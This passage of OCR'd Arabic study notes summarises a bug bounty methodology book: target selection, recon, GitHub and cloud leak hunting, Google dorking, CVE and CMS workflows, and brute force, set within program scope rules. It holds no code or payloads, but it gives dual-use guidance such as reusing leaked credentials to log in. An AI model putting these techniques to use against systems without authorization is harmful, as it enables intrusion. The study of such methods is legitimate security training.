
وانك برضه تشوف الـ scopeبتاعهم ازاي وايه الثغرات اللي مش هيقبلوها ؟
ازاي يعني ابقي جايب ثغره وليكن clickjackingمثلا وابلغها ويقولو ليا مش هتتقبل لانك بتخالف ال policyبتاعتنا !
وجايز يخصموا منك نقط كمان وحفاظا علي وقتك ومجهودك مسموح لك انك تدور في الـ Scopeفقط





ونفس الكلام ينطبق علي BugCrowdوكمان برضه خد بالك ان مش كل المنصات بتدفع فلوس يعني ممكن تهانت في شركه زي سوني وتيجي تبلغ حاجه يدولك عليها swagواللي هو ممكن يكون تيشيرت او اي مكافئه ماديه غير الفلوس و دي حاجه محفزه وهتفيدك انك اول كام ريبورت يبقي في منصات

مش بتدفع فلوس وطبعاً فيه كذا رأي ناس بتقولك اشتغل علي سكوب كبيرو ناس تقولك اشتغل علي سكوب صغير ف هنتكلم في الموضوع دا تحت بس انت اتقل شويه يلا نكمل



PICKING THE RIGHT TARGET

ازاي تختار ال targetالمناسب ليك او انت اختارت التارجت الخطأ ودا هيقلل نسبة حصولك علي ثغرات فلازم تشوف التارجتس اللي فيها فرصه اكبر حتي انك تجيب الثغرات دي

ودا هيكون عن طريق كذا حاجه منهم الـ Scopeو الـ Ageوالـ Pay out

طيب الـ : Scope

خلينا نقول ان
" التارجت كل ما يقل السكوب اللي مسموح ليك انك تدور فيه كل ما تقل فرصتك انك تجيب ثغرات"
ايوه علاقه طرديه
واكيد العكس كل ما يزيد الـ Domainsاللي هتدور فيهم هيزيد الـ subdomains
و هيزيد الـ endpointsوهيزيد فرصتك لانك تحصل علي ثغره
طيب الـ : Age

هل عمر الشركه هيفرق ؟ اه ببساطه لان الشركات القديمه دايما او نسبه انها تكون بتستعمل تكنولوجيا قديمه اكبر بمعني ان ممكن تلاقي الدومين الفلاني بيستعمل اصدار قديم مثلا من الاباتشي ف انت لما تيجي تسكان الدومين
هيطلع فيه ثغرات لان كل يوم بيكون فيه ثغرات وهكذا دا مثال بسيط مثال تاني

ممكن تجيب XSSمع انه ممكن يكون بيفلتر الـ "<" ">"ف عن طريق بايلود معينه

لما تبحث عن ثغرات المكتبه دي هتعرف تخلي البايبلود يشتغل

طيب الـ Pay out :
لو نت من النوع اللي مش بيهتم بالفلوس ف القسم دا مش ليك ولو مهتم زي كلنا يعني احنا مش هن شتغل ببلاش .. لا صباح الفل
ف الفكره انك لو عاوز تتقاضي مكافئه علي الثغرات اللي تطلعها ف اختار الشركات اللي بتدفع اعلي
يبقي ابحث عن شركه shopifyبالمناسبه :
فيه شركه ممكن تديلك 1000دولار علي ثغره معينه ف حين شركه تانيه البرنامج بتاعهم بيدفع

50دولار بس فعادي يعني
هنا اعتقد كفايه كلام عن البدايات ونبدأ بقا فالجد

بس خليني اعمل معاك حاجه انا بحب اعملها دايما وهي اني الم النقاط اللي اتكلمت عنهم بالترتيب كدا علشان تبقا منظم الدنيا ومتتوهش مني

اتكلمنا عن :
مقدمه للبج باونتي
ازاي تهيئ النظام اللي تشتغل عليه
ليه يكون عندك vps
ايه المواصفات اللي تكون في جهازك ؟ او المواصفات المناسه
الـ VMwareو الـ virtual boxوليه يفضل انه يكون كالي لينكس
اهميه الـ check listوتم ترشيح owasp check list
اهميه الملاحظات في العمليه بتاعتك
ليه تستخدم نوشن وتثبت wiki pageعليها بالشكل اللي انت شوفته
اهميه الـ logsفي عملية اختبار الاختراق بتاعتك
يعني ايه cveوازاي تبقا من اوائل الناس اللي توصل ليها و ما هي NIST
ازاي تربط موضوع الـ cveبـ Githubو twitter
يعني ايه RSSو اتكلمنا عن تول هتفيدك تبقا عارف كل الاخبار اللي بتحصل والثغرات اللي بتنزل اول باول
اهميه السوشيال ميديا ف البج بوانتي
ايه اشهر المنصات اللي ممكن تشتغل عليها
ازاي تختار تارجت مناسب ليك واحتماليه وجود الثغرات فيهم

يلا نكمل

CHAPTER 5: METHODOLOGY - WORKFLOWS

حفاظاً علي وقتك وعلي انك تهانت بلا هدف وف الاخر ترجع وتقول
انك مش بتجيب ثغرات ف الاول والاخر انت في منافسه وكل حاجه وايوه فيه القليل من الحظ

في البج باونتي بس لازم يبقي عندك طريقه مش عند اغلب الناس
يعني هتستخدم تول معينه نص الهند بيستخدموها مبروك هتجيب ثغرات ايوه بس مبروك دبلكيت

ف المهم هنشوف دلوقتي اسهل طريقه انك ترسم خريطه لشغلك و عليها تبدأ تشتغل وجيب ثغرات

RECON WORKFLOW

دا في الغالب هتشوفه في الميثيدولوجي بتاعه اي شخص

فيه اكيد حاجات كتير ممكن متكونش فاهمها بس متقلقش هنتكلم تحت ف الحاجات دي

خد بالك مش معني ان دي تقليديه انها مش هتجيب ليك ثغرات !الا عادي بس ممكن يكون شخص بدأ ق بلك بساعتين وعمل نفس اللي انت هتعمله ف الموضوع كدا مرهق صح ؟

طيب خلينا نتكلم عن المصطلحات اللي في الصوره
Domain :

اول ما تحدد تارجت تشتغل عليه لازم في الاول انك تجمع كل الـ Rootsبتاعة الشركه اللي انت هتشتغ ل عليها
ودا طبعا بيختلف من تارجت للتاني وعلي حسب السكوب تقوم رايح مدور
بعد ما تجيب الدومينات تقوم جايب الـ subdomainsالمرتبطه بالدومينات دي
وفيه تولز كتير ممكن تعمل بيها كدا
بعد كدا تبدا تعمل DNS resolutionعلشان تتعرف علي الـ Aو الـ NSوالـ MXوالـ CNAME records لكل تارجت
كل الـ A recordsالمفروض انها تجيب ليك listمن الـ IPsاللي تابعه للشركه

CIDR :

بناء علي حجم المنظمه اللي هتكون شغال عليها لا بد وانهم يكونوا عندهم ال CIDRالخاصه بيهم او الـ-Classless Inter
Domain Routingلو معندكش فكره عنها فهي عباره عن Rangeمن الـ IP addressesتنتمي للـorg
organizationوعلي الناحيه التانيه هتقلاقي الشركات الصغيره بتتأجر سيرفرات من Third parties ven
dorsزي مثلا Rackspaceاو Amazon web servers (AWS)ولذلك معندهمش CIDR range
8.244.131.0/24

دا مثال علي كدا

IP:

دلوقتي بقا لما يكون عندك listمن الـ IPsهتحتاج انك تعمل عليهم بورت سكان ودي حاجه مهمه جدا علشان تعرف ايه البروتوكولات والخدمات اللي تقدر تتعرف عليهم من السكان او المكشوفه مثلا نتيجه للسكان بتاعك
لو انت معملتش Finger Printلكل ال hostsاللي معاك صدقني كدا هتضيع فرصه

لحصولك علي ثغرات
تقدر تعمل الكلام دا passiveعن طريق Third Party scannersاو ممكن تعمله Scanبنفسك

الكاتب من وجهة نظره انه بيحب يستخدم third partiesبس فيه تارجتس معينه بيحب يعملها سكان بنفسه علي بورت معين مثلا

وفكره كويسه انك تبدأ تحدد الـ geo locationوالـ (ASN) autonomous system number
ومثال بسيط علشان تبقي ماشي معانا وفاهم وهو ان فيه ثغرات معينه مثلا زي SSRFعلشان تقدر تستغلها بتعتمد علي الـ hostلو هي مثلا موجوده علي AWSف معرفتك بكدا يعني زيادة خطوره

الثغرة وهنتكلم ف الحاجات دي تحت يعني خليك مكمل ولا تقلق

Web Applications :
هنا واخر مرحله في الريكون وهي انك تاخد Listاللي فيها الـ subdomainsوالـ listاللي فيها ipsوتبدأ تدخل عليهم

وتعمل fingerprinting

لازم تبقا فاهم ايه هي التكنولوجي اللي بيشتغلوا عليها في كل endpointودي خطوه مهمه جداا جدا وبتؤدي لـ انك تبدأ في الحصول علي الثغرات
علي سبيل المثال لو انت عرفت ايه هي التكنولوجيا اللي الموقع بيستخدمها ولو مثلا هي WordPress ف أكيد هتشغل Scannerللـ WordPressلو شوفت Apache Structs pageفأكيد هنا هتبدأ تدور ف ي الـ CVEsعلي حسب الاصدار

بعد ما تخلص ال footprintingتدخل علي الـ content discovery
وهو انك تستكشف كل الصفحات اللي في الابلكيشن ودا ببساطه ممكن تعمله عن طريق الـ crawling او ممكن تعمل brute forceللـ Directoriesعلي الموقع

ودي كانت ميثيدولوجي بسيطه عن ازاي الريكون بيشتغل لما تبدأ تدخل في البج باونتي لازم تبدأ تتعمق اكتر وتعرف ازاي تـ masterالحكايه دي

GitHub Workflow :

من وجهة نظر كاتب الكتاب انها من افضل الاجزاء اللي بيحب يعملها في الريكون بتاعه وهو انه ببساطه بيدور في الـ GitHubعن اي حاجه ممكن تكون متسربه ازاي ؟
اثناء تطوير projectمعين الـ developerممكن يكون حاطط credsونسي يحذفها بعد ما رفعها علي ال GitHubـ وعلشان تتقن الجزء دا انا من رايي انك تشوف الرايتاب بتاع @orwagodfather

https://orwaatyat.medium.com/your-full-map-to-github-recon-and-leaks-exposure-860c37ca2c82

وبعدها تشوف الـفيديو بتاع

@th3g3ntl3man
https://www.youtube.com/watch?v=l0YsEk_59fQ

نكمل في محتوي الكتاب بقا :

Cloud Workflow :

فيه كتير من الشركات اللي بتمد عملائها بخدمه الـ cloudومنها يقوموا بعمل استضافه للبنيه التحتيه بتاعتهم او

المصطلح اسمه infrastructure
زي AWSو Google Cloudو Digital oceanو فيه غيرهم كل الـ providersدول بيقوموا بتوفير نفس الخدمه واللي هي انهم يقوموا باستضافه الـ infrastructureبتاعتك مثال بسيط برضه هو الـ VPSبتاعك كل حاجه بتكون موجوده


عليه بتكون مُستضافه علي ال Cloud
طيب دلوقتي الريكون بتاع Githubالمفروض انك فهمت ازاي الـ Workflowبتمشي دلوقتي هتعمل ريكون علي

الـ cloud Serviceدي ازاي ؟
خليني في الاول اتكلم عن s3 bucketsوهي عباره عن مكان لتخزين الملفات وبتعمل كمخزن سحابي اللي هو

cloud storage
طيب فيه بعض الشركات دلوقتي بتخلي ال bucketsدي مفتوحه لـ publicوبتسمح للناس انها تحمل ملفات خطيره والكلام هنا مش محصور بس علي AWS
كل شركات الـ Cloudممكن يحصل معاهم نفس الـ misconfiguration

Google Dork Workflow

مبدئياً جوجل دوركينج موجود من زمان جدا وكمان موجود بكذا مصطلح تاني زي google hacking database (GHDB
(بيتم استخدام محرك البحث دا علشان يلاقو ثغرات و كمان علشان الـ OSINTوهنفهم اكتر لما نتعمق في الموضوع ف
كمل معايا




كمان عن طريق الـ Workflowدي صاحب الكتاب زي قدر يوصل لـ RCEوكمان Credsهنتكلم عنه اكتر تحت

LEAKED CREDENTIALS WORKFLOW

من المعروف والبديهي ان اي حاجه بتؤثر او بتسبب ضرر للشركه او اي بيانات تتسرب للشركه هتكون دي ثغره اي بيانات
سواء صور او pdfاو حتي لو ملف excelبس انت شايف ان مينفعش حد يشوفه غيرك ساعتها بلغها لك ثغره
طيب ممكن تقولي ان الكلام دا مش في السكوب بتاع البروجرام اللي انت هتشتغل عليه ولكن ممكن تجيب credsتخليك
بعد كدا تسجل وتبقا كدا وصلت لخطوه اعلي من Leaked Credentials

وزي ما انت شايف هنا كدا وصولك للايميلات بتاعه الشركه يقدر من خلالها تبحث في مواقع معين هنتكلم عنها وتشوف
هل تم تسريب بيانات الحسابات دي ولا لأ ؟ ولو ايوه ف خلاص انت قدرت توصل لبيانات تسجيل الدخول بتاعه الحساب
دا زي ما بشمهندس ابراهيم حجازي شرح في بداية الكورس بتاعه الطريقه :
https://www.youtube.com/watch?v=MUN1CaC-wPE



[Exploit Workflows]


NEW CVE WORKFLOW

ودي طريقه مفضله لصاحب الكتاب لانها ببساطه مش بتحصل كل يوم يعني اقصد مش منتشره بالشكل الكبير ولكن م
ش كل يوم مثلا هتلاقي RCEجديده

انت هنا بتدور علي ثغرات ذات خطوره عاليه زي SQL injectionو RCEوزي ما قال صاحب الكتاب انها نفعت معاه كت
ير
وزي ما قولنا قبل كدا لازم تكون من اوائل الناس اللي يبلغوها حتي قبل الـ blue teamلو الشركه عندها يعني فتلحق تب
لغ بسرعه لو هي موجوده في الشركه يعني بسرعه قبل ما يتعمل ليها patch

Known Exploit/Misconfiguration Workflow

ودا عباره عن الشئ اللي كل كورسات تعليم الهكر الاخلاقي واللي هو انك تبحث عن الثغرات المعروفه قبل كدا واللي هو
فعلا شئ مهم ان دا يكون في الـ Gameبتاعتك ولو مش بتركز عليه ف انت فايتك كتير



واللي هو ببساطه انك تعمل fingerprintلـ assetsاللي تابعه للتارجت بتاعك سواء كانوا domainsاو IPsلو مثلا التا
رجت بتاعك بيشتغل علي Apache struts
هنا انت المفروض تحاول تدور في ثغرات ال Apacheوتشوف الاستغلالات اللي حصل عليه

خد بالك انت هنا مش بتدور علي CVEsمعمول ليها POCsبس لالا

انت كمان بتدور علي misconfigurationsاثناء عمل ال Patchلـ CVE الفلانيه

ممكن يحصل misconfiguration تاني فانت لازم تبقا ملم بكدا


CMS WORKFLOW

دا مشابه جدا لـ Known Exploit/Misconfiguration Workflowبس ما عدا اننا بنكون مركزين اكتر

علي الـ content management systems (CMS)بالاضافه لـشركه w3techsاللي هي بتوفر ليك معلومات عن

استخدام انواع مختلفه من التقنيات علي الانترنت وطبعا بتشمل ال CMSولغات البرمجه من الجانب بتاع العميل وكما
ن

السيرفر الخ ..



هتلاقي هنا ان ال WordPressبيتم استخدامه بنسبة كبيره تتخطي ال 30%لوحده بس ف لازم تبقا ملم برضه بالجانب
دا لان فيه شويه ثغرات زي الفل Figure

تقريبا نص النت بيستخدم CMSودا يعني انك هتقابله كتير اثناء الشغل بتاعك
من الصوره بتفهم اكتر اللي انا بقصده وكمان العمليه دي بتتضمن اكتر ازاي تعرف ال CMSولو انت مش عارف

ازاي تتعرف علي ال CMSهنتكلم ف تحت ازاي ف كمل ولا تقلق الدنيا هتبقي حلوه


OWASP Workflow
واللي هو هنا ممكن تـ automate الـscannersانها تعملك الكلام دا بس خد بالك من حاجه السكانر هتجيبلك حاجه انت معرفتش توصل ليها وحاجه مهمه نسبة حدوث النتائج الغلط ممكن تكون كبيره اللي هو يقولك اللينك دا

مصاب ب SQLiوتدخل تضيع وقت وف الاخر ميكونش مصاب بحاجه ف مش بقولك كدا علشان تعتمد علي السكانر بشكل اساسي

واللي هو هنا انت بتدور علي OWASP type vulnerabilities زي :
SQL injection
cross site request forgery (CSRF), Cross site scripting (XSS), Authentication issues, IDOR,etc...
دايما هتلاقيهم بكثره في المواقع و تأكيداً علي كلام ان السكانرز بتغلط كتير واوقات بتفوت

حاجات مهمه لما تيجي تدور مانوال في الموقع لاحظ ان architecture and logic flows السكانر

مش هتطلعهم ليك



ف هنا انت بتعمل حاجه مختلطه ما بين تشغيل السكانرز و البحث بطريقه يدويه في الموقع علي اشهر الثغرات اللي OWASP projectبيقوم بنشرهم كل كام سنه
ممكن تقرأ أكتر عن owasp top 10واللي بالمناسبه بشمهندس ابراهيم حجازي اتكلم عن اغلبهم في الكورس بتاعه

BRUTE FORCE WORKFLOW

مبدئياً كدا لازم تتأكد ان الجزء دا ينفع تعمله علي حسب البروجرام بتاعك يعني ممكن يكونوا كاتبين ان

الجزء دا مش في السكوب وفيه شركات لا عادي مش مانعين الـ techniqueدا ف كدا كدا لازم تعرفه

يعني
طيب بيحصل فين ؟
admin interfaces, SSH services, FTP, services,واي حاجه بتقبل منك بيانات علشان تسجل

دخول

اغلب ال black hat hackerبيستخدموا الاسلوب ده فعلشان كدا اغلب الشركات مش بيخلوه في الس كوب بتاعهم فاتاكد انه في السكوب علشان ميحصلش مشاكل

وبكدا بقا نبقا خلصنا الـ Section 1: Pre-Game
واللي اتكلمنا فيه عن مقدمه كويسه للبج بوانتي وعرفت شويه مصطلحات كويسه وتقدر تاخد بصه سريعه علي اللي فات اما دلوقتي فهندخل الل Sectionالثاني
واللي هو

SECTION 2: RECONNAISSANCE
CHAPTER 6: RECONNAISSANCE PHASE 1

زي ما اتكلمنا عنه وهو من اهم الخطوات واول خطوه مفروض تعملها واللي ليه دور كبير في احتمالية ان ك تلاقي ثغرات وكمان حاجه تاني واللي هي لو انت فشلت في انك تعمل الجزء دا كويس كدا فضيعت ع لي نفسك فرصه كبيره في كذا حاجه هتعرفهم قدام

من رأي صاحب الكتاب ان افضل طريقه لبدايه عمليه الريكون وهي من oxpatrik
من الصوره بتشوف ان فيه محور افقي ومحور رأسي


اولا الافقي : هنا الفكره وهي انك تجيب كل الـ Assetsاللي تبع الشركه واللي هي ممكن تكون acquisitionsاو CIDR rangesاو domainsتابعه لنفس الشخص
ثانياً الرأسي :اثناء بقا التعامل مع الدومينات اللي انت جبتهم هتلاقيهم بقا بيتقاطعوا في الجزء بتاع الدومين اللي انت اختارته
بمعني مثلا انت ممكن تجيب ال subdomainsالتابعه لـ ayhaga.com
وبرضه ترجع تجيب ال subdomainsالتابعه لـ ayhaga.org

CIDR RANGE

المفروض انت عارف يعني ايه CIDRدلوقتي وهو مجموعه من IP Addresses

ASN

برضه نفس الكلام هنتكلم بسرعه لاننا اتكلمنا قبل كدا ASNوهي طريقه لتقديم مجموعات من IPsو مين بيمتلكهم
تجميعه الـ IPsدي منتشره حول 5من سجلات الانترنت الاقليمي (RIRs)والي هما AFRINIC, APNIC, ARIN, LACNIC, and RIPE NCC بعد كدا بيقوم الموفرين للخدمه دي بتخصيص IP addresses لمنظمات مختلفه
بس اكيد طبعا لازم يشتروا الخدمه دي من الـ providersبعدين يقدموها ليك
كل الـ RIRsعندهم الطريقه الخاصه بيهم علشان يقدروا انهم يستعلموا عن قاعدة بيانات المعلومات ال خاصه بيهم
ممكن انك تروح لكل واحده منهم لواحدها او انك تستخدم خدمه اللي بتجمع ليك النتايج دي كلها مع بعض



ممكن تروح لـلموقع دا https://mxtoolbox.com/asn.aspx

واللي من خلاله هتقدر تعرف الـ ASNبتوع الشركه اللي انت هتشتغل عليها ونفس الكلام لـ CIDR زي ما قولنا ان الشركات الصغيره معندهاش ال Dedicated CIDR rangesالخاصه بيهم وفالعاده بيروحوا يستخدموا AWSاو Rackspaceاو غيرهم وهيستضيفوا الممتلكات بتاعتهم عن طريق ال IP internet service provider (ISP)من خلال المعلومات دي ممكن تعرف ايه هي الـ machinesالمستضافه هناك

REVERSE WHOIS


ملحوظه كمان علشان تقدر انك تلاقي الـ assetsبتوع المنظمه وهي انك تشوف الدومينات اللي الشركه اشترتها
خلينا نتعمق اكتر ,لما الشركه بتسجل دومين المعلومات دي بتروح تتحفظ علي ال whois database والمعلومات دي بتحتوي علي حاجات كتيره منها registers name, address, emailوغيرهم طبعا

فكده من البديهي وهو ان بحثك في قاعده البيانات دي هتلاقي كل ال domainsاللي الشركه قامت بتسجيلها او شرائها او حجزها ليهم والمعني الاصح registered by the email *.example.com
